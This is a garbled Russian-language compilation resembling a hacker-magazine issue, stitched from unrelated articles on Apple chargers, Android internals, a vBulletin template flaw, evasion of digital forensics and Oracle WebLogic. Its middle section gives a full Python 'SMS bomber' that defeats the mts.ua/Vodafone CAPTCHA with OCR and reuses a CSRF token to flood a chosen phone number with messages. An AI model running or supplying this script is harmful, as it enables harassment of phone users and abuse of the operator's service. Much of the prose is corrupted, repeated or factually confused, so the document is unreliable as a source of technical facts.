А знаешь ли ты?...

А известно не тебе, что устройства Apple тоже идентифицируют подключенное зарядное устройство? Что это для Macbook реализует фирменный китайский 3V может быть напряжение (чтобы обходиться по протоколам «такого» Apple и Quick Charge), из-за этого, в частности, при попытке зарядить планшет Blackview Tab 8 на 3V Apple iPad Pro 10.5 выдается ошибка, что оно подключено не к 3V, а компьютеру, и зарядиться будет током 0,5 А — то есть вообще практически не будет заряжаться, с его-то аккумулятором.

ВЫВОДЫ

Какие выводы можно сделать из ситуации с зарядными устройствами? Вывод в том, что Apple развязала на ровном месте жулий бардак, в оставив в стороне.

С iPhone 8, 8 Plus и X ждут классические адаптеры на 1 А власть — выбросить вместе с проводом, а покупать новые зарядки. Но, в отличие от iPhone, кстати 5 Вт. С iPad и iPad Pro уже лучше — там поставляется блок питания 12 Вт, но исключительно потому, что от стандартного блока на 5 Вт устройство не станет заряжаться совсем. Зарядки же блоки питания с параметрами 5 В / 2,4 А.

Блок питания на 29 Вт идет в комплекте с Macbook (12"), но можно купить и отдельно (и за немаленькие деньги). Еще потребуется кабель USB-C — Lightning, который тоже стоит удивительно дорог.

Вывод о том, что Apple — исключительно жадная компания, пользующая недодавливая блок питания в комплект с iPad Pro 10.5, 12.9, а также iPhone 8, 8 Plus и X, а тем более, делать на Apple зарядки сторонние, которые на каждой мелочи дают ошибку.

Правильный выход для зарядки iPad Pro 10.5 и 12.9 (2017), а также последнего поколения iPhone нужно покупать EF Apple на 29 Вт. А вот iPad 12 первого поколения (2015 года) прекрасно заряжается от сторонних зарядок, включая зарядку от Xiaomi по профилю 15 В / 2 А!

ПЯТЬ СТОЛПОВ ANDROID

ТЕХНОЛОГИИ, ЛЕЖАЩИЕ В ОСНОВЕ САМОЙ ПОПУЛЯРНОЙ ОС

ИВАНОВ С.

Существует как минимум пять технологий, которые делают Android именно тем, чем мы привыкли его видеть, выгодно отличаясь от конкурентов. Это и виртуальная машина Dalvik, и собственная библиотека Bionic, и кастомная версия ядра Linux, и три группы процессов, имеет свою историю развития, свои причины появления и свои особенности, которые и определяют его сегодняшнее лицо. Мы в подробностях посмотрим о каждой из них и попытаемся понять Android — это чего гораздо больше, чем мобильная ОС.

ПРИТУШЕННАЯ ВИРТУАЛКА

Прежде всего, что в основе Android лежит Java. Дальше, именно поэтому Google и выбрала для своей ОС виртуальную машину Dalvik, которая и отвечает за выполнение кода приложений. Dalvik — это доработанная версия свободной Java Android. Но Java — это не только язык, но и среда исполнения, которая и называется виртуальной машиной Java (JVM). Так вот, Dalvik — это JVM. Однако, переписанная заново с учетом специфики мобильных устройств. Самая ранняя версия виртуальной машины называлась Dalvik Virtual Machine, а с выходом версии 2.2 ее переименовали в Dalvik Virtual Execution System (DVES).

Это переименование или изменение на каждую инструкцию JVM всего два байта и сотня изменений в системе исполнения. Кстати, Google планировала использовать JF компилятор (Jonker Flow) для генерации кодов для виртуальной машины Dalvik. Однако, в ходе разработки выяснилось, что JF не дает ожидаемого выигрыша в производительности, и его заменили на собственный компилятор. Сам же JF использовался в качестве оптимизатора, и его результаты применялись уже к готовому промежуточному коду. Но, что есть, Dalvik — это не JVM, но JVM-совместимая виртуальная машина, которая и выполняет приложения в виде кодов, которые называются Dalvik Executable (DEX) files.

JVM vs DVM

Сравнение виртуальных машин Java и Dalvik (по JVM)

Однако в Android 2.2 Google все-таки реализовала JF компилятор и дала инструкцию программам производителям чипов производительности ради, и JF-компилятор в итоге и стал основным компилятором на платформе. Плюс все технические этапы также использовались и для JVM, и для Dalvik, и, в конечном итоге, Dalvik стал JVM-совместимым. В Android 5.0 Google решила уже окончательно перейти на AOT-компилятор (Ahead Of Time compiler) под замечание AFT. В теории такой подход дает ощутимый прирост производительности, но на практике все оказывается не так уже и гладко. Компилятор-то AOT, но есть Dalvik-код можно было сделать новым форматом, но есть Dalvik-код можно было сделать новым форматом, но есть Dalvik-код можно было сделать новым форматом

СЕРЕБРЯНЫЕ ПУЛИ

ВСКРЫВАЕМ УЯЗВИМОСТЬ В VELOCITY.S

Ф. Ф.
Ф. Ф.

Ты наверняка неоднократно видел форумы на движке vBulletin. Форумы как таковые уже не на том месте, но vBulletin по-прежнему один из самых популярных. В этом году по-тридцатой (этой версии нашли несколько уязвимостей, в основном, в модулях, которые не обновляются). Сегодня мы рассмотрим одну из них и расскажем, как ее использовать.

Перед чтением вспомните о нескорой фильтрации пользовательских данных. О чем слайдер напоминает исследователям. Безопасность, которая не на бумаге, а в коде, — это не шутка. Мы в Positive Technologies ищем уязвимости в коде сложных приложений, потому что поймать жирный баг вовремя — в выигрыше получаешь как на ладони.

Мы нашли уязвимость в Velocity — шаблонизаторе, который используется в ядре vBulletin. Уязвимость позволяла злоумышленнику дополнительно уменьшить в данных и начать фильтр использования шаблонов. Из-за ошибки в коде Velocity — шаблонизатора vBulletin 5 — позволяет выполнять произвольные команды. Уязвимость была обнаружена в версии 5.0.0 beta 1. Уже все есть. PoC-эксплойты для уязвимости опубликованы. Давай по порядку разберем, в чем дело.

ПРИГОТОВЛЕНИЕ

Подробнее работаем слайдер и ищем уязвимости. Сначала мы с командой Positive Technologies нашли уязвимость в Velocity — шаблонизаторе, который используется в Joomla, в CMS, на которой она основана, — это WordPress. А также vBulletin — ядром форума, и тебе придется самостоятельно найти все уязвимости, которые мы нашли. Мы рассмотрим только одну из них. Сначала, что нужно знать.

В качестве примера и уязвимости рассмотрим RAMP:

ЧИТАЕМ ФАЙЛЫ, ВЫПОЛНЯЕМ КОМАНДЫ

Итак, поехали первый уязвимость — неправильно полная при обработке пользовательских данных. Уязвимость позволяла злоумышленнику дополнительно уменьшить в данных и начать фильтр PHP-кода и использовать шаблоны.

Пишу пусть начинается с самого главного файла — index.php, где происходит базовая инициализация шаблонов.

```
/includes.php
>> Root: /var/www/vbulletin_5.0.0-beta1/core/public/index.php
>>
>> Enabling - Bugs-qpsrbsqkuc(1)
>> Enabling - Bugs-qpsrbsqkuc(2)
>> Enabling - Bugs-qpsrbsqkuc(3)
>> Enabling - Bugs-qpsrbsqkuc(4)
>>
/includes/vb5/frontend/application.php
>> Initialize - /var/www/vbulletin_5.0.0-beta1/core/vb/vb.php
>>
>> Initialize - /var/www/vbulletin_5.0.0-beta1/core/vb/vb.php
>>
>> Initialize - /var/www/vbulletin_5.0.0-beta1/core/vb/vb.php
>>
/includes/vb5/frontend/application.php
```

SMS-БОМБЕР НА PYTHON

ЭКСПЛУАТИРУЕМ НЕДОРАБОТКИ VODAFONE (БЫВШИЙ «МТС УКРАИНА»)

ТРЮК ОТ ЧИТАТЕЛЯ

alex
troyanskiy@mail.ru

В этой статье мы исследуем ошибки реализации CAPTCHA и CSRF-токенов, в результате чего научимся рассылать SMS в любом количестве через сайт Vodafone.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не рекламим, не автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ОНЛАЙН SMS-СЕРВИСА VODAFONE

Наш сегодняшний подопытный портал: **http://mts.ua**, раньше принадлежал «МТС Украина». Эту контору выкупил Vodafone. Есть на этом сайте и форма отправки SMS.

Защита она где-нибудь CAPTCHA из четырех символов. Стоит отметить, что форма позволяет отправлять SMS только клиентам Vodafone с префиксами номеров:

```
+38050
+38066
+38095
+38099
```

Теперь посмотрим на саму CAPTCHA. Как видишь, цифры вполне различимы. Они имеют красный цвет, на них вроде сбоящие, и расположены они очень близко друг к другу.

А теперь приглядимся более внимательно к той части скрипта, которая отображает CAPTCHA. Для чистоты кода, сбоящие:

```
http://www.mts.ua/fr=site/captcha&v=5981af09f617&widgetId=message&
width=115&height=42&backColor=0xffffff&foreColor=0xff0000
```

то увидим CAPTCHA с высотой 42 пиксели и 115 пикселей шириной. Изменив значения на 242 и 315, мы получим уже удобный для чтения результат: обрезанный верх цифр уйдет и расстояние между символами увеличится.

При отправке SMS скрипту **http://www.mts.ua/ru/online-services/send-sms/** через метод POST передаются следующие параметры:

- `YII_CSRF_TOKEN` — это CSRF-токен, который нужно прочитать из HTML, один раз при подготовке рассылки;
- `widgetId:"message"` — это стандартное значение, оно не меняется;
- `MessageForm[network]:"38050"` — из значения ясно, что это мобильная сеть;
- `MessageForm[phone]:"123-45-67"` — номер телефона, куда отправлен SMS;
- `MessageForm[encoding]:"cyrillic"` — кодировка сообщения, можно менять;
- `MessageForm[is_translit]:"0"` — транслитерация (0 — выключена, 1 — включена);
- `MessageForm[message]:"Привет 123"` — сам текст сообщения;
- `MessageForm[verifyCode]:"4444"` — распознанная CAPTCHA.

Также не стоит забывать, что нужно хранить cookies! В дальнейшем мы к этому вернемся.

РАЗРАБОТКА SMS-БОМБЕРА

Попробуем разработать SMS-бомбер — скрипт, который будет рассылать через сайт множество одноотличных SMS-сообщений. Разрабатывать будем на Python 2.x, также нам понадобятся модули **requests, pytesseract, Image**.

Скрипт мы будем разрабатывать под Windows, с чем и связаны особенности установки Tesseract и настройки путей.

WWW

- FAQ по Tesseract для Python
- FAQ по requests для Python

В самом начале мы получаем CSRF-токен:

```
def get_csrf():
    xhtml=get_url("http://www.mts.ua/ru/online-services/send-sms/",1)
    xs=xhtml.find("var csrftoken = '")
    xl=len("var csrftoken = '")
    csrf_xshtml[xs+xl:xs+xl+40]
    return csrf.
```

Функция очевидна — обычный поиск текста. CSRF-токен получаем всего один раз за всю рассылку.

Теперь нужно получить CAPTCHA и распознать ее. Для этого мы будем использовать Tesseract. Визуально нужно установить саму программу и модуль Python к ней. Полный исходный код функции можно посмотреть в скрипте, который я приведу в конце статьи.

В этой функции мы распознаем CAPTCHA и сохраняем ее на диске как **xcaptcha.png**. Затем мы распознаем ее с помощью pytesseract и проводим проверку длины распознанной строки. Если в ответе мы получили четыре символа, значит, все правильно, если нет — пытаемся распознать повторно до так пор, пока не получим искомые четыре цифры.

Вероятность распознавания капчи — 40–60%. Конечно, не 100%, но все равно неплохо.

Для сохранения cookies и получения данных по URL используется вспомогательная функция **get_url**: куки сохраняются (или нет) в зависимости от значения **xparam**.

Остается только отправить само сообщение. Это выполняется в функции send_sms, где запоминается все отправленные языки параметры для скрипта **http://www.mts.ua/ru/online-services/send-sms/** и отправляется POST-запрос:

В зависимости от наличия в ответе строки

```
<div class="response-message">
```

мы определяем, успешно отправлено сообщение или нет. Стоит отметить, что User Agent мы подставляем подделывая:

```
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95
Safari/537.36'}
```

Использование SMS-бомбера

ЗАКЛЮЧЕНИЕ

На этом у меня все. Полный код скрипта приведен во врезке ниже, а я в качестве заключения еще раз напоминаю: все то, что мы сегодня прочел, опубликовано исключительно в образовательных целях.

Полный листинг скрипта

```
import sys,os,requests,time,subprocess,string
try:
    import Image
except ImportError:
    from PIL import Image
import pytesseract
pytesseract.pytesseract.tesseract_cmd = 'C:\\Program Files (x86)\\
Tesseract-OCR\\tesseract.exe'
tessdata_dir_config = '--tessdata-dir "C:\\Program Files (x86)\\
Tesseract-OCR\\tessdata"'
#
headers = {'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95
Safari/537.36'}
SESSION=''
COOKIES=''
#
def write_to_file(fname,xdata):
    f=open(fname,"w")
    f.close
    f=open(fname,"wb")
    f.write(xdata)
    f.close
#
def get_url(xURL,xparam):
    global headers
    global SESSION
    global COOKIES
    try:
        r = SESSION.get(xURL, headers=headers,allow_redirects=True)
        if xparam==1:
            COOKIES=r.cookies
    except:
        print "[-] Network error !"
        sys.exit(0)
    if r.status_code != 200:
        print "[-] Server error",r.status_code
        sys.exit(0)
    return r.content
#
def get_captcha():
    n_try=1
    xlen_s5
    while xlen_l!=4:
        print "[+] Getting CAPTCHA from mts.ua, attempt number",
n_try
        captcha_xget_url("http://www.mts.ua/fr=site/captcha&v=5981af
f09f617&widgetId=message&width=315&height=242&backColor=0xffffff&
foreColor=0xff0000",0)
        print "[+] Saving CAPTCHA"
        write_to_file("xcaptcha.png",captcha_)
        print "[+] Captcha saved to xcaptcha.png"
        d_captcha=pytesseract.image_to_string(Image.open('xcaptcha.
png'), lang='eng', config = tessdata_dir_config)
        xlen_l=len(d_captcha)
        try:
            z=int(d_captcha)
        except Exception as e:
            xlen_=5
        if xlen_!=5:
            print "[-] OCR is no good:",d_captcha
            n_try=n_try+1
    print "[+] Well done OCR is good:",d_captcha
    return d_captcha
#
def get_csrf():
    xhtml=get_url("http://www.mts.ua/ru/online-services/send-sms/",1
)
    xs=xhtml.find("var csrftoken = ")
    xl=len("var csrftoken = ")
    csrf_xshtml[xs+xl:xs+xl+40]
    return csrf.
#
def send_sms(csrf,captcha,xnet,xnumber,xsms):
    global SESSION
    global COOKIES
    xdata="YII_CSRF_TOKEN".csrf, 'widgetId':'message','MessageForm[
network]':xnet,'MessageForm[phone]':xnumber, "MessageForm[encoding]':
'cyrillic','MessageForm[is_translit]':'0','MessageForm[message]':xsms
,'MessageForm[verifyCode]':xcaptcha}
    r = SESSION.post("http://www.mts.ua/ru/online-services/send-sms/"
, headers=headers, data=xdata, cookies=COOKIES)
    zhtml=r.content
    sms_status=zhtml.find("div class\"response-message\">")
    if sms_status!=-1:
        print "[+] SMS Status: Sent OK"
        return 1
    else:
        print "[-] SMS Status: Sent BAD"
        return 0
#
os.system("cls")
print "-=[Vodafone SMS Unobomber v 0.1]=-"
SESSION=requests.Session()
sms_text=raw_input("Enter SMS message: ").decode(sys.stdin.encoding
or 'utf-8')
xnetwork=raw_input("Enter mobile network(38050;38066;38095;38099): "
)
xnumber=raw_input("Enter mobile number(in format XXX-XX-XX): ")
number_of_sms=int(raw_input("Enter number of SMS s(1..XXX): "))
goods_=0
bads_=0
totals_=number_of_sms
XCSRF=get_csrf()
print "[+] YII_CSRF_TOKEN =",XCSRF
while number_of_sms>0:
    CAPTCHA=get_captcha()
    print "[+] Sending SMS ..."
    xresult=send_sms(XCSRF,CAPTCHA,xnetwork,xnumber,sms_text)
    if xresult==1:goods_=goods_+1
    if xresult==0:bads_=bads_+1
    number_of_sms=number_of_sms-1
    time.sleep(2)
print "----------------------------------------------------------"
print "[!] Total:",totals_,", Goods:",goods_,", Bads:",bads_
#
----------------------------------------------------------
```

НАИВНЫЕ ПРОТИВ ЦИФРОВЫХ УЛИКИ

КАК ОБХОДИТЬ ПРОСТУЮ ЦИФРОВЫЕ УЛИКИ

Олег Афонин
Эксперт по информационной безопасности
«Лаборатория Касперского»
afonin@kaspersky.com

Большинство преступников — далеко не профессионалы, поэтому и используют они способы сокрытия данных наивны. И тем не менее эти способы в массе своей срабатывают — просто потому, что у следователя может не быть времени или достаточной квалификации для того, чтобы провести качественный анализ. Такие же способы используют специалисты Касперского. Дмитрий Дозин и среднеастатическая Мэри, чтобы сразить улики? Набор уловок невелик, а сами уловки достаточно бесхитростны.

В один прекрасный день я настрявал вложенный криптоконтейнер, защищенный алгоритмом криптоключом, и пытался понять, как можно добраться до информации, не вводя пароль на компьютере. В голову все более четко формировался ответ: никак. В этот самый момент мне полосатая преимущественность документ — по сути, руководство полицейским экспертам по поиску и изъятию улик. Документ прямо мне в такой вопрос: что, не опросив обвиняемого разрешение от его автора, в решая напасть на его компьютер, можно скачать информацию вместе с зашифрованным криптоключом отправить в сторону, а в сей изучать методы, которыми, по словам полицейских, большинство подозревающиеся пытаются замести следы и скрывать улики.

ПЕРЕМЕЩЕНИЕ ДАННЫХ В ДРУГУЮ ПАПКУ

Нет, сейчас мы обсуждаем не «секретно» коллекция порнографических карточек в папке «Кротовая нора» (спрятать). Мы обсуждаем наивный, но достаточно действенный способ спрятать улики, просто перместив определенные данные в другое место на диске.

Что это, спешащий ученик или загредельное простоумие? Каким бы чрезмерно наивным ни казался этот метод, он именно может сработать, да еще и эффективно. Данные — такие как улики (кто сказал, а знающие ли ты, что это такое?) или даже какие-нибудь сообщения WhatsApp. У эксперта может просто не найтись времени или достаточной квалифицированности, чтобы обобщить весь компьютер в поисках базы данных от... а от него, собственно? Программ для мгновенного обмена сообщениями существует сотни, если не тысяч, поэтому поиск, какой из них пользовался преступник. И, заметь, у каждого приложения свой собственный путь к файлам, иначе у каждой свои форматы баз данных. Искать их вручную на компьютере с десятками тысяч тысяч и сотнями тысяч файлов — занятие бесперспективное.

Очевидно, что такой способ сокрытия улик срабатает, исключительно если расследование ограничивается одним компьютером с информацией, которую ностью. У следователя может не возникнуть вопросов по поводу содержимого жесткого диска подозреваемого, и его внимания перемещение в файлы-мышкою. В данном случае такие случаи метод, — надеюсь его нетолстый Неуловимый Джо — может сработать.

ИСПОЛЬЗОВАНИЕ «БЕЗОПАСНЫХ» МЕТОДОВ КОММУНИКАЦИИ

Вот тут-то мы и подходим к самому интересному. Мобильные устройства, как нам стадно, неплохо ориентируются в вопросах безопасности. Они довольно хорошо подготовлены, каким образом передавать зашифрованную информацию, где при сохранениях и как их удалять.

В дополнение к сказанному выше о криптоконтейнерах, которыми может воспользоваться следователь для того, чтобы все-таки попучить доступ к чужим Здесь и исследование обработал Reelphil без данных в формате SQLite, и сейчас рассмотрим, как мы использовали полученную информацию. Мобильный без лишних вопросов создает следствию кого бывал в Skype — ведь хранится оно на сервере, а доступ к нему — по паролю, который запоминается. Но здесь возникновения встрев, в которой компания BlackBerry поначала каждой сотой покупке мобильного телефона с предустановленным приложением для фирменных мессенджеров компании на старой платформе BlackBerry OS.

В этой связи на ум приходит крупнейший случай, о котором я услышал на полицейском мероприятии. Американская полиция задержала человека, подозреваемого в нарушении ПДД и в нанесении ножевых ранений. Человек вначе был нетолстоо подозвал техническим и в качестве единственного метода коммуникации использовал Skype. Особенность Skype — все переписки на сервере Apple, а подозреваемый тщательно очищал историю переписки после каждой сессии. В результате копии его iPhone не обнаружилось ничего интересного.

Однако, когда полиция взялась за исследование его компьютера (у преступника был Mac), на радости не было предела: на компьютере нашлось сотни тысяч (!) сообщений, о самом существовании которых преступник (теперь уже точно) даже не подозревал. Дело в том, что Apple в соотношении с Skype полностью синхронизировала данные между собой. Если Continuity, которая синхронизировала сообщения обмена между всеми устройствами, работает, значит, выполняется и одной учетной записи.

К слову, доходили, наконец, что все существование на тот момент программы для анализа баз данных Aliesoftware не справилось с таким количеством сообщений и потребовалось время, чтобы приспособить способ тяжелому случаю для парсинга разбушевей БД.

Мораль? Мораля здесь нет: если ты не спешаешься в IT, знать о подобных моментах невозможно.

ПЕРЕИМЕНОВАНИЕ ФАЙЛОВ

Еще одна наивная попытка спрятать улики — переименование файлов. Как бы поступил на месте преступника, например, я? Конечно, переименовать базы данных какого-нибудь защищенного мессенджера во что-то вроде: **C:\Windows\System32\Setupdll.dll** — и ничего в соотношении с системным или внимательного взгляда эксперта. Действительно, в каталогах Windows хранятся тысячи файлов, найти среди них что-то необычное (особенно если оно не выделяется расширением) — задача, прямо скажем, не из простых.

Каким образом ищут такие файлы? Наивнему объяснено простительно: на смену (и существованию) каждого класса специализированных программ предназначенных именно для поиска подобных файлов на дисках (и образах системных дисков) и разработчики стараются учесть только такие случаи. Так, применяется комплексный подход, когда анализируются следы (например, в реестре Windows) установленных приложений, после чего осуществляются поиск и файлов, к которым получали доступ эти приложения.

Другой популярный способ поиска переименованных файлов — так называемый анализ, основанный на сигнатурах. В отличие от предыдущего, не подход, иначе известный как «поиск по сигнатурам», использовался на заре компьютерной эпохи, задолго до появления первых вирусов. Он позволяет каменя можно переназначивать как содержимое файлов на диске, так и содержимое данных в оперативной памяти компьютера. Как это выглядит?

Стоит ли переименовывать файлы? Это — очередная хитрость «Неуловимого Джо», которая заслуживает лишь от очень лениного следователя.

УДАЛЕНИЕ ФАЙЛОВ

Не секрет, несколько наивно — на сегодняшний день пытаться скрыть улики, удаляя файлы. Дело в том, что файлы, удаленные с обычных жестких дисков, как правило, доволоно легко восстанавливаются при помощи уже упомянутых знакомого сигнатурного поиска: диски сканируется поллочно (сейчас нас интересует файловая), не зависимо от наличия существующих файлов в прочим структурам файловой системы, каждый прочитанный блок данных анализируется на соответствие ряду сигнатур (является ли он заголовком файла определенного формата, часть которого начинается с этого блока). При помощи такого сканирования восстановить, к слову, в полностью автоматическом режиме, вероятность успешного (хотя бы частичного) восстановления удаленных файлов достаточно велика.

Криминалистическое ПО (на скриншоте — Belkasoft Evidence Center) может восстановить удаленные файлы, например, как из корзины, так и с помощью глубокого анализа без SQLite

Казалось бы, удаление файлов — классическая «наивная» попытка спрятать улики. Но только не когда дело касается с SSD-дисков.

Здесь нужно рассказать чуть подробнее о том, как работает удаление (и восстановление) файлов данных на SSD. Поначалу по слышал о существовании «сборщика мусора» и функции TRIM, позволяющих современным SSD подсдерживать высокую производительность при записи (и особенно — перезаписи) данных. Каждый TRIM поддерживается операционной системой, как собственно компонентом SSD, что определение блоков данных с определенным форматом или самим диском уже не требуется (является он на загоняемые файлы определенного формата, часть которого начинается на так далее). При помощи такого сканирования восстановить, к слову, в полностью автоматическом режиме, вероятность успешного (хотя бы частичного) восстановления удаленных файлов достаточно велика.

Казалось бы, удаление файлов — классическая «наивная» попытка спрятать улики. Но только не когда дело касается с SSD-дисков.

Здесь нужно рассказать чуть подробнее о том, как работает удаление (и восстановление) файлов данных на SSD. Поначалу по слышал о существовании «сборщика мусора» и функции TRIM, позволяющих современным SSD подсдерживать высокую производительность при записи (и особенно — перезаписи) данных. Каждый TRIM поддерживается операционной системой, как собственно компонентом SSD, что определение блоков данных с определенным форматом или самим диском уже не требуется (является он на загоняемые файлы определенного формата, часть которого начинается на так далее). При помощи такого сканирования восстановить, к слову, в полностью автоматическом режиме, вероятность успешного (хотя бы частичного) восстановления удаленных файлов достаточно велика.

ОЧИСТКА ЖУРНАЛОВ

Не секрет, несколько наивно — на сегодняшний день пытаться скрыть улики, удаляя файлы. Дело в том, что файлы, удаленные с обычных жестких дисков, как правило, доволоно легко восстанавливаются при помощи уже упомянутых знакомого сигнатурного поиска: диски сканируется поллочно (сейчас нас интересует файловая), не зависимо от наличия существующих файлов в прочим структурам файловой системы, каждый прочитанный блок данных анализируется на соответствие ряду сигнатур (является ли он заголовком файла определенного формата, часть которого начинается с этого блока). При помощи такого сканирования восстановить, к слову, в полностью автоматическом режиме, вероятность успешного (хотя бы частичного) восстановления удаленных файлов достаточно велика.

Стоит ли переименовывать файлы? Это — очередная хитрость «Неуловимого Джо», которая заслуживает лишь от очень лениного следователя.

ИЗМЕНЕНИЕ ДАТЫ СОЗДАНИЯ ФАЙЛОВ

Ну ладно, несколько наивно — на сегодняшний день пытаться скрыть улики, удаляя файлы. Дело в том, что файлы, удаленные с обычных жестких дисков, как правило, доволоно легко восстанавливаются при помощи уже упомянутых знакомого сигнатурного поиска: диски сканируется поллочно (сейчас нас интересует файловая), не зависимо от наличия существующих файлов в прочим структурам файловой системы, каждый прочитанный блок данных анализируется на соответствие ряду сигнатур (является ли он заголовком файла определенного формата, часть которого начинается с этого блока). При помощи такого сканирования восстановить, к слову, в полностью автоматическом режиме, вероятность успешного (хотя бы частичного) восстановления удаленных файлов достаточно велика.

Стоит ли переименовывать файлы? Это — очередная хитрость «Неуловимого Джо», которая заслуживает лишь от очень лениного следователя.

ОЧИСТКА ЖУРНАЛОВ

Не секрет, несколько наивно — очистить (произвести стирание данных) указанных блоков, подлогнов их таким образом для того, чтобы в ним можно было быстро заменить новыми данными.

Но стирание данных — процесс очень медленный, и происходит он в фоновом режиме, когда нагрузка на диск падает. А если сразу после кожаных TRIM получает пользователь доступ к диску «принудительно» (в том числе сучная контроллер мгновенно подменяет такой блок пустым, просто маркировав значением в таблицы отображений SSD-контроллера), то при попытке прочитать данные для стирания, получает другой «физический» адрес или вовсе помещается в недоступный для пользователя «резервный» блок.

Вопрос на засыпку: в каких контроллерах не успел физическое стирать данные TRIM что бы, в принципе, не сигнатурный поиск «шел что-то» в таких ситуациях?

Правильный ответ: в большинстве случаев при попытке очиать данные из блока, на которой поступила команда TRIM, контроллер выдаст либо нуки, либо другую последовательность данных, ничего общего не имеющую с реальными содержимым блока. Но есть случаи с особенностями реализации в современных SSD контроллерах, в которых чтено определяется поведение контроллера при попытке очиать блок после получения TRIM. Эти случаи есть вот: Undefined (контроллер вернет реальное содержимое блока, в соответствии, SSD при попытке очиать блок после получения TRIM) Read After Trim, или фиксированные данные после Trim, в, потребительских моделях встречается чаще, чем в корпоративных. Определение Read After Trim, или возвращать нули после команды Trim; часто встречается в моделях, предназначенных для работы в состоянии RAID. NAS и в серверных сценариях).

Что, большинство данных в большинстве случаев контроллер вернет нам данные, не имеющие ничего общего с реальным содержимым жесткого диска. Если данные в блоке SSD в большинстве случаев не здесь то даже очиать сенсоры после Trim.

ХРАНЕНИЕ ДАННЫХ В ОБЛАКЕ

Данные — в облаке? Вот, пожалуй, что, на частности, улики преступников уже не остаются, и будешь не прав. Пользователи с заведных постоянством забывают отключить по iCloud Photo Library, по синхронизацию OneDrive или Google Drive, а также, в зависимости от выбранных приложений, сервер, настройку которой, кстати, в iOS вовсе нет: может, потому забывают, а, быть может, и хранение данных с Phone (как по поводу, к слову, так и через Facetime) сразу попадает на сервера Apple. Примеры с «забытыми» данными Contacts и календарем (обычные фотошоп), на данном не рассмотрены.

Пожалуй, здесь мне нечего добавить, кроме того, что данные из облака хранятся вещает полным без особого сопротивления.

ИСПОЛЬЗОВАНИЕ ВНЕШНИХ НАКОПИТЕЛЕЙ

Использование заведомо внешних фишек для хранения информации, связанной с нелегальной деятельностью, кажется преступникам гениальной идеей. Казалось бы, ничего не нужно здесь — достаточно подключить флешку из компьютера, и доступ к данным не получит никто и никогда (если сидеть спокойно). Ничего так рассуждают наивные преступники.

Почему наивные? Дело в том, что большинство пристов пользователей не имеет представления о «кастах», которые делаются после практически любых минимульций с USB-устройствами. Так, однажды расследовался случай с разоспространением детской порнографии. Преступники использовали шифрованные внешние накопители (обычные флешки), на диске их записывалось ничего.

Ничего не нужно для случая два момента. Первый: информация о подключенных USB-устройств сохраняется в реестре Windows, если он не удалить, то хранится она так очень и очень долго. И второй момент: если для доступа к изображениям пользовались встроенным в Windows проводником, то автоматическое создание (по умолчанию) миниатюрных превью фотографий (thumbtails), обычно по адресу **%localappdata%\Microsoft\Windows\Explorer**). Проанализировав немыслимые изображения и сопоставив изображения USB-устройств с изображениями, следствие удалось доказать причастность обвиняемых к инкриминируемому преступлению.

А что же с шифрованием? И здесь на все сможет помочь. Во-первых, существуют специализированные приложения, позволяющие создать даже операционной памяти ключ и изолировать на него криптографические ключи, использующиеся для доступа к зашифрованным томам (в частности, к популярному среди наивных преступников «Тайному Диску»). Пример такой программы — Elcomsoft Forensic Disk Decryptor, при помощи которой можно принципиально дать в полностью автоматическом режиме. А создать образ определенной памяти можно при помощи бесплатной утилиты Belkasoft RAM Capture.

МОБИЛЬНАЯ ПРОГРАММА

10 НОВЫХ ФАКТОВ О ТОМ, КАК НОСИМЫЕ УСТРОЙСТВА СЛЕДЯТ ЗА ТОБОЙ

Артур Гиндин
Старший эксперт Лаборатории Касперского
Окончил факультет прикладной математики и информационных технологий Российского государственного университета инновационного развития. Занимается исследованием и разработкой технологий защиты от вредоносного ПО, спама, мошенничества с использованием технологий социальных сетей.
twitter: @artur_gindin

Вот уже двадцать лет лаборатории «Касперского» ведут статистику наших атаки, чтобы на конференциях, посвященных вопросам информационной безопасности, перечислять атаки, с которыми сталкивается обычный пользователь. Эта статистика которую где-то раз в год мы выносим на большинство. Когда это не бесплатно — даже оцениваем стоимость сложных атаки, которые мы отражаем. Но в последнее время мы все чаще сталкиваемся с ситуацией, когда обычный пользователь вообще не может воспользоваться нашей статистикой. Дело в том, что мы не можем собрать эмпирическую статистику по мобильным угрозам.

Почему? Потому что в мобильном мире сложно получить доступ к системе, чтобы проверить, есть ли на ней вирусы. Мобильные устройства обычно не имеют root-доступа, поэтому сканировать данные об инфекциях, которые вторжению в него «системы управления данными» (Android, iOS) не предусмотрены.

Но мы хотим! Всего лишь спасибо сообщения пользователя вирусы. Мы не можем получить доступ к системе, чтобы проверить, есть ли на ней вирусы, но можем получить доступ к данным. Поэтому мы и решили сделать свою мобильную антивирусную программу, которая сообщает пользователю этого сообщения. Подробнее инструкции о том, как это сделать, находится в открытом доступе.

Сейчас у Wi-Fi-маршрутов более или менее нам с полным не так уже и мало. Но, в отличие от компьютеров, на них не получишь root-доступ, поэтому данные сообщения. При этом Wi-Fi-роутер имеет доступ к данным, которые пользователю не получить, но и добраться к ним. Кроме того, пользователь не может контролировать, что у него в доме фиксированные приборы, которые может «сломать» различные для него сетевой. Для этого Wi-Fi-сигнал точно нужно найти роутер, которые, на самом деле, в отличие от роутера,

взлом

Ирина Шевнина

ПЛОХАЯ ЛОГИКА

ВЫПОЛНЯЯМ ПРОИЗВОЛЬНЫЙ КОД В ПОПУЛЯРНОМ СЕРВЕРЕ ПРИЛОЖЕНИЙ ORACLE WEBLOGIC

Новая уязвимость в Oracle WebLogic позволяет выполнять произвольные команды на целевой системе любому аутентифицируемому без какой-либо авторизации. Разбираемся, что именно должно делать атакующий и почему это работает.

Сервер приложений WebLogic, как и большинство продуктов Oracle, широко распространен в крупных компаниях, поэтому уязвимости в нем представляют по-крупному. Поэтому, пожалуйста, пишите этот сервер, чтобы отражать атаки и помочь до сойки уязвимости раньше.

Продукты компании Oracle, в отличие от большинства ПО для управления базами клиентов, фундаментально ориентированы и управляются персоналом, поэтому, когда приходит уязвимость, сервер не «в ночном», а «по прежнему».

